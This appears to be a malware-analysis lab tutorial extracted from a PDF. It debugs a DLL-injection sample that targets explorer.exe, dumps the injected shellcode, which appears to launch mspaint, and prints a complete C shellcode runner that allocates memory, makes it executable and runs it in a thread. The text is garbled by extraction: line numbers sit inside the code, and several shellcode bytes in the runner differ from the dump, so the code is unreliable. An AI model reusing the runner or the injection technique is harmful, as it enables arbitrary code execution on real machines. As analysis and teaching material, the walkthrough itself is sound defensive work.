
Detecting DII Injection and Dumping the DII Shellcode

In this section, we will reverse engineer the dll injection process.

First, let's analyze the .exe file in pestudio:

Under the imports tab, we see the following functions:

- 1. VirtualAllocEx
- 2. WriteProcessMemory
- 3. OpenProcess
- 4. CreateRemoteThread




These all processes are even flagged by Pestudio, by seeing all these API functions, we can see that it is either a process injection or a dll injection.

So, we will be putting breakpoints in our debugger, and analyzing the program.

So, to analyze the program, we will be putting the breakpoints at the following points:

- 1. OpenProcess
- 2. WriteProcessMemory
- 3. CreateThread




Now we can run the program

And we get a hit at the first breakpoint: OpenProcess



And then step down, and you will be taken to the OpenProcess:



We know that it takes 3 parameters, and in the third parameter, it takes the pid of the program

```
C++


HANDLE OpenProcess(

[in] DWORD dwDesiredAccess,


[in] BOOL bInheritHandle,

[in] DWORD dwProcessId
);
```


So, analyze the 3rd parameter in the xdbg.



In HEX it is given 113C, so let's analyze it in the calculator.



We see that we get 4412 as the pid.



We can see that in process Hacker, we get the pid of explorer.exe to be 4412, so it is trying to inject in explorer.exe

Double-click on the explorer, then open the memory tab, but here we don't know at which address it will inject, so for that we need to rely on the next process WriteProcessMemory.

So, run the program, and we another breakpoint: WriteProcessMemory




Press Step Over, then we know that WriteProcessMemory takes 5 parameters

```
C++

BOOL WriteProcessMemory(
   [in] HANDLE hProcess,
   [in] LPVOID lpBaseAddress,
   [in] LPCVOID lpBuffer,
   [in] SIZE_T nSize,
   [out] SIZE_T *lpNumberOfBytesWritten
);
```


So, we are interested in the 2nd parameter, because it will give us the address, of where it is going to write in the memory.



We can see here in the process hacker in the memory tab of explorer.exe's:



If we double-click on it, and open the address, we can see that nothing has been written yet:



So, we need to see what will be filled.

```
00000000  3 3a 5c 55 73 65 72 73 5c 52 65 64 5c 44 65 73 C:\Users\Red\Des 00000010 6b 74 6f 70 5c 70 72 6f 6a 65 63 74 5c 32 32 2d ktop\project\22-00000020 44 4c 4c 5f 69 6e 6a 65 63 74 69 6f 6e 5c 6d 73 DLL_injection\ms 00000030 70 61 69 6e 74 44 4c 4c 00 00 00 00 00 00 00 paintDLL......
```

We can see that it is filled with some dll files, and its location is mentioned here.

So, we can go to its location, and check what is the dll file, or if we want to check what happens in the CreateThread process, we can see that it takes 7 parameters, and we will see the 5th parameter. And the 4th parameter is used to load the libraries.

```
C++
HANDLE CreateRemoteThread(
        HANDLE
  [in]
                                hProcess,
                                lpThreadAttributes,
  [in]
        LPSECURITY ATTRIBUTES
  [in]
                                dwStackSize,
        SIZE T
        LPTHREAD START ROUTINE lpStartAddress,
  [in]
  [in]
        LPVOID
                                lpParameter,
  [in]
                                dwCreationFlags,
        DWORD
  [out] LPDWORD
                                1pThreadId
);
```


Because in the 5th parameter, is the return address, which is the same as the address, that we saw in Process Hacker in the memory tab. So, it is confirmed that it is using the CreateThread process to load the dll files.

Now we can open that dll in xdbg, and analyze it,

Let's first analyze it in the pestudio:

We can see the following functions:


- 1. VirtualAlloc
- 2. VirtualProtect
- 3. CreateThread



So, we can say that it is trying to execute the shell code.

Now open the dll in xdbg.

Make sure to put the breakpoint at both VirtualAlloc, and at VirtualProtect, and now run the program.




We hit our first breakpoint at VirtualAlloc



Now to check what address has been allocated, we can run through the user code, and see what's the address.

RAX 0000026BBD6F0000


Follow this address in the dump:



Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Now run the program once again:

We hit the breakpoint at VirtualProtect, and at the same time, we see that the shellcode is injected into the allocated memory.



Breakpoint at VirtualProtect:




And if see the 1st parameter, it shows us where it might alter the permission:

It is the same location, where the shellcode has been injected.

If we follow it in the Memory Map, we can see the permission: Read and Write.

Now if run the user code, and see the permission, we can see that the permission has been changed to: Execute and Read

Now we can just extract the shellcode, and check what it is doing:



Now let's see what's the shellcode doing:

Open it in the Hexeditor and then extract it to a .c file, and then put the shellcode in the shellcode runner, and see what's happening.

```
DII_dump.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
 000000000 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51
                                                          üHfäðèÀ...AQAPRQ
 00000010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52
                                                           VH1ÒeH<R'H<R.H<R
00000020 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0
                                                          H<rPH. JJM1ÉH1À
00000030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED ¬<a|., AÁÉ.A.Áâí
 00000040 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH¢R ¢B<H.Đ¢€^
 00000050 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44
                                                          ...H...ÀtgH.ĐP<H.D
 00000060 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48
                                                          <@ I.ĐãVHÿÉA<4^H</p>
          01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1
                                                           .ÖM1ÉH1À¬AÁÉ.A.Á
 00000070
00000080 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8àuñL.L$.E9ÑuØXD
000000000 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 <@$I.DfA<.HD<@.I
 0000000A0 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A .DA<.^H.DAXAX^YZ
 000000B0 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZHJì ARŸAXA
 000000C0 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00
                                                          YZH<.éWÿÿÿ]H°...
 000000D0 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B
                                                           .....H......A°1<
000000E0 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF
                                                          o‡ÿÕ»à.*.A°¦•½.ÿ
0000000F0 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 ÕHfÄ(<.|.€ûàu.»G
00000100 13 72 6F 6A 00 59 41 89 DA FF D5 6D 73 70 61 69
                                                          .roj.YA%ÚÿÕmspai
 00000110 6E 74 2E 65 78 65 00 00 00 00 00 00 00 00 00 nt.exe......
```

Here's the .c file of the extracted file:


```
Junsigned char rawData[288] = {
     0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
     0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
     0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
     0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
     0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
     0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
     0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
     0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
     0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
     0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
     0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
     0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
     0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
     0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
     0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
     0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xEO, 0x58, 0x41,
     0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
     0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
     0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
     0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
     0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
     0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
     0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
     0x78, 0x65, 0x00, 0x00
 };
```

Paste this shellcode in the shellcode runner

Here's the shellcode runner which we will use:

```
#include <windows.h>
         #include <stdio.h
         #include <stdlib.h>
         #include <string.h>
       unsigned char shellcodePayload[288] = {
              0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
 8
             0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
                                                                                      0x72.
             0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
             0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
10
11
             0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
12
             0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
13
                                                                                      0x48.
14
             0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
15
             0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
16
             0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
              0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
              0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
18
19
             0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
20
             0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x8B, 0x48, 0x01,
21
             0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
                                                                               0x58,
             0x41, 0x5A, 0x4B, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0,
22
23
             0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
             0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
24
                                                                                      0x8D
25
             0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
             0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
26
27
             0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
             0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
28
              0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
29
              0x78, 0x65, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
31
32
33
     unsigned int lengthOfshellcodePayload = 288;
34
35
       int main(void) {
36
             void * alloc_mem;
37
             BOOL retval;
38
             HANDLE threadHandle;
39
40
             DWORD oldprotect = 0;
41
42
             // Allocate some memory space for shellcodePayload
             alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE); printf("%-20s: 0x%-016p\n", "shellcodePayload addr", (void *)shellcodePayload); printf("%-20s: 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);
45
46
47
              // Copy shellcodePayload to newly allocated memory
48
             RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);
49
50
             // Set the newly allocated memory to be executable
             retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);
51
52
             printf("\nPress Enter to Create Thread!\n");
53
             getchar();
55
              // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
              if ( retval != 0 ) {
                      threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
59
                      WaitForSingleObject(threadHandle, INFINITE);
60
61
62
              return 0;
```

Now just run the .bat file, then run the .exe file.



Here we can see that it opens mspaint when we execute the .exe file.